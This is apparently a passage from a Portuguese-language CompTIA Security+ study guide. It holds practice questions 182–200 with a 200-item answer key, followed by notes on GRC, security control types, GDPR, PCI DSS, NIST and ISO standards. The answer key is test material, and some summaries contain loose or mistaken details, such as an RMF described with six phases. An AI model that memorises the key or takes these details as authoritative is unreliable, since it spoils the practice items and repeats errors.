A Configurar um appliance NIDS usando um Switched Port Analyzer.

B Coletar OSINT e catalogar os artefatos em um repositório central.

C Implementar um SOAR com playbooks personalizáveis.

D Instalar um SIEM com inteligência contra ameaças baseada na comunidade.

182. Um analista de segurança precisa ser capaz de pesquisar e correlacionar logs de várias fontes em uma única ferramenta. Qual das seguintes opções permitiria MELHOR ao analista de segurança ter essa capacidade?

A SOAR

B SIEM

C Coletores de logs

D Armazenamento conectado à rede

183. Ao revisar um alerta que mostra uma solicitação maliciosa em uma aplicação web, um analista de cibersegurança é alertado sobre uma reutilização de token subsequente momentos depois em um serviço diferente usando o mesmo método de logon único. Qual das seguintes opções detectaria MELHOR um ator malicioso?

A Utilizar mecanismos de correlação de SIEM

B Implementar Netflow na borda da rede

C Desabilitar tokens de sessão para todos os sites

D Implementar um WAF para o servidor web

184. Qual das seguintes é uma prática recomendada de segurança que garante a integridade dos arquivos de log agregados dentro de um SIEM?

A Configurar hashing nos servidores de arquivos de log de origem que cumpra os requisitos regulamentares locais.

B Fazer backup dos arquivos de log agregados pelo menos duas vezes ao dia ou conforme estabelecido pelos requisitos regulamentares locais.

C Proteger contra gravação os arquivos de log agregados e movê-los para um servidor isolado com acesso limitado.

D Fazer backup dos arquivos de log de origem e arquivá-los por pelo menos seis anos ou de acordo com os requisitos regulamentares locais.

185. Um analista de segurança está recebendo vários alertas por usuário e está tentando determinar se vários logins são maliciosos. O analista de segurança gostaria de criar uma linha de base de operações normais e reduzir o ruído. Qual das seguintes ações o analista de segurança deve realizar?

A Ajustar o fluxo de dados das fontes de autenticação para o SIEM.

B Desabilitar alertas por email e revisar o SIEM diretamente.

C Ajustar os níveis de sensibilidade do mecanismo de correlação do SIEM.

D Utilizar análise comportamental para habilitar o modo de aprendizado do SIEM.

186. Uma recente campanha de phishing resultou em várias contas de usuário comprometidas. A equipe de resposta a incidentes de segurança foi encarregada de reduzir o trabalho manual de filtrar todos os emails de phishing conforme chegam e bloquear o endereço de email do remetente, juntamente com outras ações de mitigação demoradas. Qual das seguintes opções pode ser configurada para agilizar essas tarefas?

A Playbook de SOAR

B Política de MDM

C Regras de firewall

D Coleta de dados do SIEM

187. Um analista de segurança em um SOC foi encarregado de integrar uma nova rede ao SIEM. Qual das seguintes opções MELHOR descreve as informações que devem ser alimentadas em uma solução de SIEM para suportar adequadamente uma investigação?

A Logs de cada tipo de dispositivo e camada de segurança para fornecer correlação de eventos

B Apenas logs de firewall, pois é onde os invasores provavelmente tentarão violar a rede

C Logs de email e navegação na web, pois o comportamento do usuário é frequentemente a causa de violações de segurança

D NetFlow, porque é muito mais confiável para analisar do que syslog e será exportável de todos os dispositivos

188. Uma organização está ajustando as regras do SIEM com base em relatórios de inteligência de ameaças. Qual das seguintes fases do processo de resposta a incidentes esse cenário representa?

A Lições aprendidas

B Erradicação

C Recuperação

D Preparação

189. Um usuário encaminhou um email suspeito para a equipe de segurança. Após investigação, foi descoberto um URL malicioso. O que deve ser feito PRIMEIRO para evitar que outros usuários acessem o URL malicioso?

A Configurar o filtro de conteúdo web para o endereço web.

B Relatar o site para parceiros de inteligência contra ameaças.

C Configurar o SIEM para alertar sobre qualquer atividade para o endereço web.

D Enviar uma comunicação corporativa para avisar todos os usuários sobre o email malicioso.

190. Durante uma investigação de incidente de segurança, um analista consulta o SIEM da empresa e vê um evento relacionado a alto tráfego para um servidor de comando e controle conhecido e malicioso. O analista gostaria de determinar o número de estações de trabalho da empresa que podem estar impactadas por esse problema. Qual das seguintes opções pode fornecer essa informação?

A Logs de WAF

B Logs de DNS

C Logs do sistema

D Logs de aplicativos

191. Várias atividades de beaconing para um domínio malicioso foram observadas. O domínio malicioso está hospedando malware de vários endpoints na rede. Qual das seguintes tecnologias seria MELHOR para correlacionar as atividades entre os diferentes endpoints?

A Firewall

B SIEM

C IPS

D Analisador de protocolo

192. Uma organização quer avaliar rapidamente a eficácia da equipe de TI na configuração de novos laptops. Qual das seguintes opções seria a melhor solução para realizar essa avaliação?

A Instalar uma ferramenta de SIEM e configurá-la corretamente para ler os arquivos de configuração do SO

B Carregar as linhas de base atuais no scanner de vulnerabilidades existente

C Manter um registro de riscos com cada controle de segurança marcado como conforme ou não conforme

D Revisar manualmente as listas de verificação do guia de configuração segura

193. Qual das seguintes opções descreve melhor a situação em que um funcionário devidamente registrado que está usando um leitor de impressão digital é negado acesso no portão principal da empresa?

A Crossover error rate

B False match rate

C False rejection

D False positive

194. Qual das seguintes opções fornece um valor calculado para vulnerabilidades conhecidas, para que as organizações possam priorizar as etapas de mitigação?

A CVSS

B SIEM

C SOAR

D CVE

195.. Uma política da empresa exige que fornecedores terceirizados relatem violações de dados por conta própria dentro de um prazo específico. Qual das seguintes políticas de gestão de risco de terceiros a empresa está cumprindo?

A MOU

B SLA

C NDA

D EOL

196. Uma organização depende de videoconferências de terceiros/**third-party** para conduzir negócios diários. Recentes mudanças de segurança agora exigem que todos os trabalhadores remotos utilizem uma VPN para acessar os recursos corporativos. Qual das seguintes opções melhor manteria a alta qualidade da videoconferência, minimizando a latência quando conectado à VPN?

A Usar diversidade geográfica para ter terminadores de VPN mais próximos dos usuários finais

B Utilizar túnel dividido para que apenas o tráfego para recursos corporativos seja criptografado

C Comprar conexões de maior largura de banda para atender à demanda aumentada

D Configurar QoS corretamente nos aceleradores de VPN

197. Um engenheiro de segurança está fortalecendo soluções existentes para reduzir vulnerabilidades de aplicação. Quais das seguintes soluções o engenheiro deve implementar PRIMEIRO? **(Escolha duas opções)**

A Atualização automática

B Cabeçalhos HTTP

C Cookies seguros

D Atualizações de terceiros/third-party

E Criptografia de disco completo

F Sandbox

G Criptografia de hardware

198. Um analista de segurança está trabalhando em um projeto para implementar uma solução que monitore as comunicações de rede e forneça alertas quando um comportamento anormal for detectado. Qual das seguintes opções o analista de segurança está MAIS provavelmente implementando?

A Scans de vulnerabilidade

B Análise de comportamento do usuário

C Orquestração, automação e resposta de segurança

D Caça às ameaças / Threat hunting

199. Um analista de segurança recebe um alerta do SIEM da empresa indicando que há atividade anômala vindo de um endereço IP local 192.168.34.26.

O Diretor de Segurança da Informação pede ao analista para bloquear a origem.

Vários dias depois, outro funcionário abre um ticket interno informando que as varreduras de vulnerabilidade não estão sendo realizadas corretamente.

O endereço IP fornecido pelo funcionário é 192.168.34.26. Qual das seguintes opções descreve esse tipo de alerta?

A Falso negativo

B Verdadeiro positivo

C Falso positivo

D Verdadeiro negativo

200. Qual das seguintes opções no processo de resposta a incidentes é a MELHOR abordagem para melhorar a velocidade da fase de identificação?

A Ativar o registro detalhado em todos os ativos críticos.

B Ajustar o monitoramento para reduzir as taxas de falsos positivos.

C Redirecionar todos os eventos para múltiplos servidores syslog.

D Aumentar o número de sensores presentes no ambiente.

Parabéns você que chegou até aqui! Uffa... responder 250 questões não é fácil não. Certeza que você está com um caminho quase certo de passar!

GABARITO

1.A
2.D
3.BE
4.D
5.D
6.B
7.C
8.B
9.D
10.A
11.C
12.C
13.D
14.B
15.C
16.A
17.D
18.C
19.A
20.B
21.D
22.A
23.D
24.B
25.C
26.C
27.A
28.C
29.A
30.A
31.B
32.B
33.A
34.C
35.A
36.C
37.A
38.A
39.BF
40.B
41.A
42.A
43.BEF
44.B
45.D
46.B
47.B
48.D
49.B
50.B
51.D
52.C
53.B
54.A
55.B
56.B
57.A
58.C
59.C
60.B
61.D
62.A
63.D
64.B
65.D
66.D
67.A
68.A
69.B
70.A
71.C
72.C
73.C
74.A
75.D
76.D
77.C
78.A
79. B
80. BC
81. CF
82. D
83. C
84. C
85. D
86. D
87. D
88. C
89. D
90. B
91. A
92. C
93. D
94. BF
95. D
96. D
97. C
98. B
99. C
100. BD
101. C
102. A
103. A
104. D
105. A
106. B
107. B
108. C
109. A
110. A
111. B
112. A
113. A
114. C
115. D
116. D
117. A
118. C
119. C
120. C
121. B
122. B
123. C
124. B
125. B
126. B
127. C
128. A
129. D
130. A
131. A
132. A
133. A
134. D
135. C
136. C
137. C
138. C
139. C
140. B
141. A
142. B
143. C
144. A
145. B
146.A
147. A
148. B
149. C
150. C
151. A
152. B
153. C
154. C
155. C
156. A
157. C
158. C
159. A
160. C
161. A
162. D
163. C
164. A
165. C
166. C
167. A
168. A
169. C
170. C
171. C
172. C
173. D
174. AB
175. A
176. A
177. C
178. D
179. D
180. A
181. C
182. B
183. A
184. A
185. D
186. A
187. A
188. D
189. A
190. B
191. B
192. B
193. C
194. A
195. B
196. B
197. AF
198. B
199. C
200. B


Errou mais de 120? Volta e dá uma lida novamente no material porque você precisa está afiado (a) nessas questões. Essa parte de vulnerabilidades é o core da prova, ou seja, quase que o núcleo central, com certeza a sua terá muitas questões sobre e você PODE e VAI gabaritar, flw?

Governance, Risk, and Compliance

Vamos começar a estudar os estudos neste livro por **Governance, Risk, and Compliance,** um dos principais assuntos da Comptia Security +. Antes de estudarmos o que é GRC, vamos destrinchar o que significa governança, risco e compliance, propriamente dito.

Governança

É o **conjunto de políticas, regras ou frameworks** que uma empresa usa. Ela define as responsabilidades das principais partes interessadas, como a diretoria e a alta administração.



Riscos

O gerenciamento de riscos adequado ajuda as empresas a **identificar riscos na segurança e encontrar formas de corrigir qualquer um desses riscos que ela encontrar.** As empresas usam um programa de gerenciamento de riscos para prever problemas em potencial e minimizar perdas.

Compliance

É o **ato de cumprir normas, leis e regulamentações.** Aplica-se a requisitos legais e regulatórios estabelecidos por órgãos do setor e a políticas corporativas internas. Em GRC, a conformidade envolve a implementação de procedimentos para garantir que as atividades da empresa estejam em conformidade com as respectivas regulamentações. Por exemplo, no Brasil, para proteger a privacidade dos pacientes, os hospitais utilizam a LGPD - Lei Geral de Proteção de Dados.

Controles de Segurança

A prova da Comptia Security + é enfática quando cobra que o candidato saiba comparar e definir os Controles de Segurança. **Mas, o que seria esses controles de segurança?**

Controles de Segurança são medidas ou contramedidas de segurança para evitar, impedir, detectar, neutralizar ou minimizar os riscos de segurança. Eles podem ser literalmente qualquer coisa que seja implementada com o objetivo de proteger diversas formas de dados e infraestrutura importantes para uma organização.

Em resumo: **Qualquer tipo de proteção ou contramedida** usada para evitar, detectar, contornar ou minimizar riscos à segurança para propriedade física, informações, sistemas de computador ou outros ativos **é considerado um controle de segurança.**

Mas para não virar bagunça, já que vimos que qualquer tipo de proteção ou contramedida pode ser considerado um controle de segurança, alguns estudiosos arrumariam uma forma de agrupar e categorizar esses controles **com base nos conceito ou origem.** A CompTIA foca em três categorias/tipos de controle de segurança: **gerencial, operacional e técnico.**

Categorias de Controle de Segurança

Gerencial (Managerial)

Os controles gerenciais ou managerials ou também conhecidos como controles administrativos e controles processuais, como o próprio nome já diz, concentram-se no gerenciamento de riscos. Freqüentemente, os controles gerenciais são estabelecidos por meios administrativos. **Esses controles concentram-se nas pessoas e nas práticas comerciais** ou seja, isso inclui, **elaboração e aplicação de políticas de segurança, bem como as práticas de contratação, treinamento, supervisão e demissão de funcionários.** Os controles gerenciais fornecem orientação, estabelecem regras e fornecem procedimentos para implementar segurança dentro de uma organização. Os controles gerenciais

Exemplos de controles gerenciais incluem avaliações de risco, políticas de segurança, avaliações de vulnerabilidades, BIA, Pentest e etc.

Operacional (Operational)

Os controles operacionais são aquelas atividades de segurança executadas por pessoas, e não por sistemas de computador automatizados. **Os controles operacionais são definidos e orientados por controles gerenciais (ou seja, os que vimos acima, políticas e treinamento),** mas a execução real dessas ações de segurança é considerada operacional.

Exemplos de controles operacionais incluem conscientização, treinamento, gerenciamento de configuração, controle de mudanças, planejamento de contingência (ou seja, planejamento de sucessão, BCP, DRP) e proteções de instalações.

Técnico (Technical)

O controle técnico, o próprio nome já fala muito sobre ele. **Esses controles são implementados por sistemas por meio de hardware, software e firmware.** A tecnologia é usada para **implementar e automatizar** os requisitos de segurança definidos pelas políticas gerenciais. Aqui, diferente do operacional, não é humano (se atente bem a essa diferença que a prova costuma cobrar!)

Exemplos de controles técnicos incluem criptografia, autenticação, autorização, antimalware, auditoria, firewalls, IDS/IPS e interfaces restritas.


Tipos de Controles de Segurança

Enquanto as Categorias de Controle de Segurança são uma forma de agrupar e categorizar esses controles com base nos conceito ou origem, os tipos de controles de segurança é uma categorização que se concentra no **propósito, na intenção ou no benefício** de um controle de segurança. Embora um controle seja normalmente rotulado como tendo uma única categoria, muitos controles podem gerar vários tipos ou benefícios.

Preventivo (Preventive)

Sabe o ditado que sua avó falava "melhor prevenir do que remediar"? Pronto, é basicamente o controle preventivo. Ele ê feito para prevenir, ou seja, impedir ocorrência de atividades indesejadas ou não autorizadas. Resumindo: O objetivo de um controle preventivo é fazer com que um evento ou ocorrência infratora não ocorra ou não seja possível ocorrer.

Exemplos de controles preventivos incluem cercas, fechaduras, biometria, controle de acesso, separação de funções, rotação de tarefas, classificação de dados, Pentest, autenticação, métodos de controle de acesso, criptografia, cartões inteligentes, procedimentos de retorno de chamada, políticas de segurança, conscientização de segurança. treinamento, software antivírus, firewalls e IPSs.



Uma pegadinha que a Comptia gosta de colocar é que alguns exemplos de controle como nos Preventivos não são apenas no ambiente cibernético, exemplo, uma fechadura na porta é um controle preventivo que impede alguém de invadir a sala onde existem papéis confidenciais de segurança. Outra coisa é que uma ação pode ser tipificada em mais de um controle.

Detecção (Detective)


Um controle de detecção é implantado para **descobrir ou detectar atividades indesejadas ou não autorizadas**. Os controles de detecção operam após o fato e só podem descobrir a atividade depois dela ocorreu.

Exemplos de controles de detecção incluem guardas de segurança, detectores de movimento, gravação e revisão de eventos capturados por câmeras de segurança, obrigatoriedade, férias, auditoria, honeypots ou honeynets, IDSs, relatórios de violação, supervisão e revisões de usuários e investigações de incidentes.

Corretivo (Corrective)

Um controle corretivo modifica o ambiente para retornar os sistemas ao normal após a ocorrência de uma atividade indesejada ou não autorizada. Guardem isso na cabeça: **Ele sempre MODIFICA o ambiente e sempre vai acontecer APÓS JÁ TER ACONTECIDO A ATIVIDADE INDESEJADA.** Ele tenta corrigir quaisquer problemas ocorridos como resultado de um incidente de segurança.

Exemplos de controles corretivos incluem encerrar atividades maliciosas, reiniciar um sistema, antimalware que pode remover ou colocar um vírus em quarentena, revisão pós-incidente, planos de backup e restauração para garantir que os dados perdidos possam ser restaurados e IDSs/IPSs ativos que podem modificar o ambiente para parar um ataque em andamento.



Recuperação (Recovery)

Controle de Recuperação é considerado como uma extensão dos controles corretivos, mas possuem habilidades/capacidades/recursos mais avançados para reparar danos e retornar o sistema ao normal.

Exemplos de controles de acesso de recuperação incluem backups e restaurações de sistemas inteiros, sistemas de unidades tolerantes a falhas, imagens de sistema, clustering de servidores e sombreamento de bancos de dados ou máquinas virtuais.

Dissuasor (Deterrent)

O nome é feio mas não é um controle difícil, ele não mais é do que um controle que visa convencer o atacante a não atacar o sistema. **Ele visa "desencorajar" a prática maliciosa**. Os controles dissuasivos e preventivos são semelhantes, ou seja, ambos são realizados antes do "ataque" mas os controles dissuasivos centram-se em **convencer** os potenciais atacantes a decidirem não tomar uma acção de violação e tentam mudar a opinião de um invasor em potencia, diferente do controle preventivo que bloqueia a acção.

Exemplos de controles dissuasivos são políticas, treinamento de conscientização sobre segurança, iluminação, presença de câmeras de segurança, fechaduras, cercas, cercas elétricas, arame farpado, sinalização, crachás de segurança, guardas e etc.

Diretivo (Directive)


Um controle de acesso diretivo é um extensão do controle Dissuasor, ele é mais específico, implantado para **direcionar, confinar ou controlar** as ações dos sujeitos para forçar ou encorajar o cumprimento das políticas de segurança.

Exemplos de controles de acesso diretivos incluem requisitos ou critérios de política de segurança, notificações afixadas, sinais de saída de rota de fuga, monitoramento, supervisão e procedimentos.

Compensatório (Compensating)

Um controle de compensação/compensatório é implantado para fornecer várias opções a outros controles existentes para auxiliar na aplicação e no apoio às políticas de segurança. Ou seja, aquele que ninguém quer de primeira mas é uma segunda opção. **Pode ser qualquer controle usado além ou no lugar de outro controle.**

Exemplos de controles compensatórios incluem backups, recursos de processamento alternativos, recursos de reinicialização automática, bloqueio de conta e guardas de segurança.



Físicos (Physical)

Os controles físicos têm como objetivo fornecer proteção às instalações. Pode fazer mais sentido pensar neles como c**ontroles de instalações em vez de físicos, porque muitos deles são tecnologia informática implementada para construir protecções.** Em algumas circunstâncias, esses tipos de controles são conhecidos como sistema de controle de acesso físico (PACS).

Exemplos de controles físicos incluem guardas, cercas, detectores de movimento, portas trancadas, janelas seladas, luzes, proteção de cabos, travas de laptop, crachás, cartões magnéticos, cães de guarda, câmeras de vídeo, vestíbulo de controle de acesso e alarmes.

Regulamentação, padrões & legislação

As empresas para existirem, precisar ser regulamentadas, reguladas e supervisionadas por governos. **Por isso, no mundo, existem diversos padrões e legislação que precisam ser levados em conta ao projetar e implementar políticas de segurança de uma empresa.** Esse ato de aderir a regras, políticas, regulamentos, padrões ou requisitos se chama Compliance ou Conformidade. Vamos conhecer alguns dos principais padrões, regulamentos e legislações de segurança, cobrados pela Comptia.

General Data Protection Regulation (GDPR)

A GDPR é uma lei de proteção de dados e privacidade para proteger os cidadãos da União Europeia (UE) e do Espaço Económico Europeu (EEE). Centra-se na gestão do processamento/utilização e transferência de **PII** fora da UE e do EEE. O GDPR fornece controles aos indivíduos em relação às suas IPI para prevenir e processar violações de privacidade pessoal.

PII quer dizer informações que permitem identificação pessoal) ou seja são quaisquer dados que possam ser usados para identificar alguém. Todas as informações que direta ou indiretamente se vinculam a uma pessoa são consideradas PII. Ex: Nome, endereço de e-mail, número de telefone, e etc.

Pseudonimização é a técnica de manipulação de dados que substitui identificadores PII, como nomes, por pseudônimos, apelidos ou outros identificadores artificiais.

Sempre que a questão tiver as palavras Europa/Uniào Europeia e Privacidade, se liga, ela pode estar falando da GDPR!

O GDPR inclui algumas recomendações para proteger PII, incluindo criptografia (para armazenamento e transferência) e pseudonimização. Ela também garante o d**ireito ao esquecimento do individuo**, fazendo com que a empresa deva remover de seus sistemas os dados relacionados ao usuário.


Algumas das características da GDPR:

- Os sujeitos devem ser notificados sobre uma violação de dados dentro de 72 horas após a descoberta.
- Os registros devem ser disponibilizados a uma autoridade supervisora, mediante solicitação.
- Deve ser nomeado um responsável pela proteção de dados (DPO).
- Os dados devem ser disponibilizados ao titular de uma "forma concisa, transparente, inteligível e de fácil acesso".
- Os titulares têm o direito de aceder aos seus dados e transferi-los para outro processador de dados.
- Os titulares têm o direito de apagar os seus dados mantidos por um processador/coletor de dados.
- Os titulares têm o direito de se opor a vários tipos de tratamento de dados, tais como publicidade e vendas.

Payment Card Industry Data Security Standard (PCI DSS)

Em tradução para português, PCI DSS significa Padrão de Segurança de Dados da Indústria de Cartões de Pagamento, ou seja, como o próprio nome já diz, PCI DSS é um conjunto de requisitos para melhorar a segurança das transações de **pagamento eletrônico.** Ele define requisitos para gerenciamento de segurança, políticas, procedimentos, arquitetura de rede, design de software e outras medidas de proteção críticas.

O PCI DSS é um exemplo de **padrões** da indústria que não é uma leis, mas é uma obrigação contratual assumidas voluntariamente pelas organizações participantes. Em alguns casos, a organização pode ser obrigada a submeter-se a auditorias, avaliações e investigações conduzidas por terceiros independentes. Portanto, as investigações sobre violações dos padrões da indústria devem ser tratadas de maneira semelhante às investigações regulatórias.



Sempre que a questão tiver as palavras Cartão de Crédito/Pagamento, se liga, ela pode estar falando de PCI DSS!

O PCI DSS possui 12 requisitos:

- Instale e mantenha uma configuração de firewall para proteger os dados do titular do **cartão**.
- Não use padrões fornecidos pelo fornecedor para senhas do sistema e outros parâmetros de segurança.
- Proteja os dados armazenados do titular do **cartão**.
- Criptografe a transmissão de dados do titular do **cartão** em redes públicas abertas.
- Proteja todos os sistemas contra malware e atualize regularmente o software antivírus ou programas.
- Desenvolva e mantenha sistemas e aplicações seguros.
- Restrinja o acesso aos dados do titular do **cartão** de acordo com a necessidade da empresa.
- Identifique e autentique o acesso aos componentes do sistema.
- Restrinja o acesso físico aos dados do titular do **cartão**.
- Rastreie e monitore todos os acessos aos recursos da rede e aos dados do titular do **cartão**.
- Teste regularmente sistemas e processos de segurança.
- Mantenha uma política que aborde a segurança da informação para todo o pessoal.

Frameworks

Um framework nada mais é do que um guia para manter seguros os ativos organizacionais. Ele fornece uma estrutura para a implementação de segurança tanto para novas organizações quanto para aquelas com um longo histórico de segurança. Existem muitos tipos diferentes de estruturas-chave que uma organização pode optar por implementar ou seguir.

- A **regulatory** security framework - É uma orientação de segurança estabelecida por um regulamento ou lei **governamental**. No entanto, isto não limita necessariamente a sua utilização a entidades governamentais. Muitos quadros regulamentares estão disponíveis publicamente e, portanto, também podem ser adoptados e aplicados a organizações privadas.

- A ***nonregulatory*** *security framework* - É qualquer orientação de segurança elaborada por uma entidade **não governamental**, como comunidades de código aberto, bem como entidades comerciais. As estruturas não regulatórias podem exigir uma taxa de licenciamento ou uma taxa de assinatura para visualizar e acessar os detalhes da estrutura.

- *A national security framework* - É qualquer orientação de segurança projetada **especificamente para uso em um determinado país.** As estruturas nacionais também podem incluir limitações, requisitos, utilidades ou outras preocupações específicas do país que não são aplicáveis a nenhum ou à maioria dos outros países.

- *International security frameworks* - ***são projetados com o propósito de serem independentes da nação.*** A conformidade com estruturas de segurança internacionais simplifica as interações entre organizações localizadas além das fronteiras nacionais, garantindo que tenham proteções de segurança compatíveis e equivalentes.

- *Industry-specific frameworks* - São aqueles elaborados para serem **aplicáveis a um setor específico,** como bancos, saúde, seguros e etc.

National Institute of Standards and Technology (NIST) Risk Management Framework (RMF)/ Cybersecurity Framework (CSF)

O National Institute of Standards and Technology (NIST) estabeleceu o Risk Management Framework (RMF) e o Cybersecurity Framework (CSF).

Ambos são guias do governo dos EUA para estabelecer e manter a segurança. A RMF estabelece requisitos obrigatórios para órgãos federais, enquanto a CSF é projetada para infraestruturas críticas e organizações comerciais. O RMF foi criado em 2010, enquanto o QCA foi criado em 2014.

Sempre que a questão tiver falando sobre Governo dos EUA, se liga, ela pode estar falando de NIST!

- O RMF tem seis fases: **Categorizar, Selecionar, Implementar, Avaliar, Autorizar e Monitorar (Decorar: CASEMAIA).** Estas seis fases devem ser executadas em ordem e repetidamente ao longo da vida da organização. **O RMF pretende ser um processo de gestão de riscos para identificar e responder a ameaças.** A utilização do RMS resultará no estabelecimento de uma infra-estrutura de segurança e um processo para melhoria contínua desse ambiente.

- O CSF é baseado em um núcleo de estrutura que consiste em cinco funções: **Identidade, Proteção, Detecção, Resposta e Recuperação (IPDRR).** O CSF não é uma lista de verificação ou procedimento; em vez disso, é uma prescrição de actividades operacionais que devem ser realizadas de forma contínua para apoiar e melhorar a segurança ao longo do tempo. O CSF é mais um sistema de melhoria do que um processo específico de gestão de riscos ou infra-estrutura de segurança.

Observar que enquanto o RMF monitora, o CSF não, porque o CSF foca em presecrever atividades operacionais, ele detecta e responde ou recupera mas não monitora continuamente

GDPR, PCI DSS, NIST e ISO sempre caem para comparação em questões, então é bom se ligar, principalmente nas diferenças entre eles.

International Organization for Standardization (ISO) 27001/27002/27701/31000

A International Organization for Standardization (ISO) estabeleceu vários padrões, diretrizes e recomendações de segurança**. Eles pretendem ser independentes da nação e da indústria.**

- A ISO 27001 estabelece as diretrizes para implementação de um sistema de gestão de segurança da informação (SGSI). Ela prescreve que a gestão realize uma avaliação sistematizada dos ativos e ameaças de uma organização **(ou seja, faça uma avaliação de riscos)** e em seguida, **projete e implemente uma estratégia de resposta de segurança para abordar os riscos identificados e adote um processo contínuo de gestão, supervisão e governança para manter e melhorar a infraestrutura de segurança ao longo do tempo.** A ISO 27001 definiu originalmente quatro fases principais de um SGSI: Planejar, Fazer, Verificar e Agir. No entanto, revisões recentes permitem agora a utilização de outros processos de melhoria contínua. A revisão de 2013 da ISO 27001 incluiu 114 controles divididos em 14 grupos:


- Políticas de segurança da informação
- Organização da segurança da informação
- Segurança de recursos humanos
- Gestão de ativos
- Controle de acesso
- Criptografia
- Segurança física e ambiental
- Operações de Segurança
- Segurança das comunicações
- Aquisição, desenvolvimento e manutenção de sistemas
- Relacionamentos com fornecedores
- Gestão de incidentes de segurança da informação
- Aspectos de segurança da informação na gestão de continuidade de negócios Conformidade

- A ISO 27002 prescreve as melhores práticas para a implementação e uso de controles de segurança dentro de cada um dos 14 grupos de controle da ISO 27001. A ISO 27002 é efetivamente uma extensão da ISO 27001.

- A ISO 27701 é uma extensão da ISO 27001 que se concentra na privacidade. Descreve como estabelecer e manter um sistema de gerenciamento de informações de privacidade (PIMS). Inclui orientações sobre a implementação da conformidade com uma série de regulamentos de privacidade, incluindo o GDPR.

- A ISO 31000 é uma família de padrões e diretrizes para a **implementação de um programa de segurança baseado em gerenciamento de riscos.** A intenção da ISO 31000 é formalizar práticas de gestão de risco em apoio a decisões operacionais voltadas para a segurança. Um item interessante é que define o risco como um "efeito da incerteza nos objectivos", o que significa que a gestão do risco deve avaliar tanto os resultados positivos como os negativos de eventos inesperados.

Ou seja, em resumo:



SSAE SOC 2 Type I/II

O Instituto Americano de Contadores Públicos Certificados (AICPA) estabeleceu o padrão de auditoria denominado Statement on Standards for Attestation Engagements (SSAE).

